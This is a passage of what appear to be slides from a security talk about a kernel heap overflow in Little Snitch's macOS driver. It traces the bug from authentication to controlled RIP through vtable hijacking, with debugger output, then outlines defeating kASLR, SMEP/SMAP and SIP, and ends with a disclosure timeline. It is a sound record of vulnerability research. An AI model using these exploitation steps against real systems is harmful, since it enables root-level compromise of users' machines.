- 3 hash this data, with embedded salt (\x56\xe2\x76\xa7...)
- 4 invoke method 0x8 to with hash to authenticate



authenticated;
can (now) reach **buggy** code!

ISSUE 0x2

the bug isn't exploitable!?

```
kBuffer = OSMalloc(0x00000002, tag);  
copyin(ls->buffer, kBuffer, 0x100000002);
```

heap buffer [size: 2 bytes]		rest of heap....
0x41	0x41	[untouched]


only two bytes are copied!?

x86_64/locore.s

```
_bcopy(const void *, void *, vm_size_t);  
/*  
 * Copyin/out from user/kernel  
 * rdi:source address  
 * rsi:destination address  
 * rdx:byte count  
 */  
Entry(_bcopy)  
// TODO:  
// think about 32 bit or 64 bit byte count
```

```
movl    %edx,%ecx  
shrl    $3,%ecx
```

32bit :|



\$EDX/\$ECX byte count
(not \$RDX/\$RCX)

Q Filter Problem List

Sort by Date Originated ▼

15729453 _bcopy is implemented incorrectly for x86_64 systems

OS X
Rank : 2 - Important

27-Dec-2013 05:15 PM

submit bug report to Apple (2013)

Entry(_bcopy)
xchgq %rdi, %rsi

movl %rdx,%rcx
shrl \$3,%rcx

fixed! (OS X 10.11, 2015)  Synack.

ISSUE 0x3

controlling the heap copy

😊 control exact # of bytes copied into buffer

panic :!

heap buffer [size: 2 bytes]		rest of heap....			
0x41	0x41	0x41	0x41	0x41	0x41
		0x41	0x41	0x41	0x41

```
Entry(_bcopy)

RECOVERY_SECTION
RECOVER(_bcopy_fail)
  rep movsq
  movl %edx, %ecx
  andl $7, %ecx
RECOVERY_SECTION
RECOVER(_bcopy_fail)

_bcopy_fail:
  movl $(EFAULT), %eax
  ret
```

'fault toleranance'


ring-0

ring-3

```
struct lsStruct ls;

ls.buffer = 0x100FFC
ls.size = 0x100000002;
```

ls struct



SUCCESS!

vTable hijacking (\$RIP)

heap buffer [size: 2 bytes]		C++ object [0xffffffff8029a27e00]
0x41	0x41	0x4141414141414141

patrick — lldb — 204x58

~ — lldb

Process 1 stopped
* thread #3: tid = 0x15e7, 0xffffffff8020b9a5f4 kernel`iokit_notify [inlined] iokit_add_reference(obj=0xffffffff803188ca40) + 11 at IOUserClient.cpp:384, name = '0xffffffff802cc52db0', queue = '0x0', stop reason = EXC_BAD_INSTRUCTION (code=13, subcode=0x0)
frame #0: 0xffffffff8020b9a5f4 kernel`iokit_notify [inlined] iokit_add_reference(obj=0xffffffff803188ca40) + 11 at IOUserClient.cpp:384 [opt]
(lldb) reg read \$rax
rax = 0x4141414141414141
(lldb) x/5i \$rip
-> 0xffffffff8020b9a5f4: ff 50 20 callq *0x20(%rax)
0xffffffff8020b9a5f7: 48 8d 3d 12 08 75 00 leaq 0x750812(%rip), %rdi ; iokit_obj_to_port_binding_lock
0xffffffff8020b9a5fe: e8 8d f9 02 00 callq 0xffffffff8020bc9f90 ; lck_mtx_unlock
0xffffffff8020b9a603: 8b 43 28 movl 0x28(%rbx), %eax
0xffffffff8020b9a606: 89 45 d4 movl %eax, -0x2c(%rbp)

attacker controlled vTable pointer



controls:

- 1 allocation size
- +
- 2 bytes copied
- +
- 3 # of bytes copied



(lldb) x/4xg 0xffffffff8029a27e00
0xffffffff8029a27e00: 0x4141414141414141 0x4141414141414141
0xffffffff8029a27e10: 0x4141414141414141 0x4141414141414141

(lldb) reg read \$rax
rax = 0x4141414141414141

(lldb) x/i \$rip
-> 0xffffffff8020b99fb3: ff 50 20 callq *0x20(%rax)

control of \$RIP :)

WEAPONIZING

reliably exploiting a macOS heap overflow



"Attacking the XNU Kernel in El Capitan" -luca todesco



"Hacking from iOS 8 to iOS 9" -team pangu



"Shooting the OS X El Capitan Kernel Like a Sniper" -liang chen/qidan he

- ✓ controlling heap layout
- ✓ bypassing kALSR
- ✓ bypassing snap/smep
- ✓ payloads (!SIP, etc)



SIP/code-sign
'bypass'

(buggy) kext still
validly signed!

1



get root

2

'bring' & load buggy kext


3

exploit & disable SIP
run unsigned kernel code, etc



CONCLUSIONS

wrapping it up



VENDOR RESPONSE : \

take 0x1

```
mov    rbx, rdi           ; user struct
mov    edi, [rbx+8]       ; size
call   _OSMalloc

mov    rdi, [rbx]         ; in buffer
mov    edx, [rbx+8]       ; size
mov    rsi, rax           ; out buffer
call   _copyin
```

consistent size

maybe talking about
my exploit!?



fixed the bug users won't patch



downplayed the bug



didn't assign a CVE



no credit (i'm ok with that)

Little Snitch 3.6.2 (4360)

- Fixed an incompatibility of the Little Snitch Installer with some older OS X versions.
- Fixed a memory leak in Little Snitch Configuration.
- Fixed a crash in Little Snitch Configuration that could occur when creating a Diagnostics Report.
- Fixed an issue that could cause the Connection Alert to become unresponsive to user interaction.
- Fixed a rare issue that could cause a kernel panic.

VENDOR RESPONSE :)

take 0x2



articulated bug



recommend users update




provided credit



working on assigning CVE



emailed to discuss improvements to reporting/response



I'm much impressed!

Little Snitch 3.6.2 (4360)

This version fixes critical security issues.

It's therefore strongly recommended to update as soon as possible.

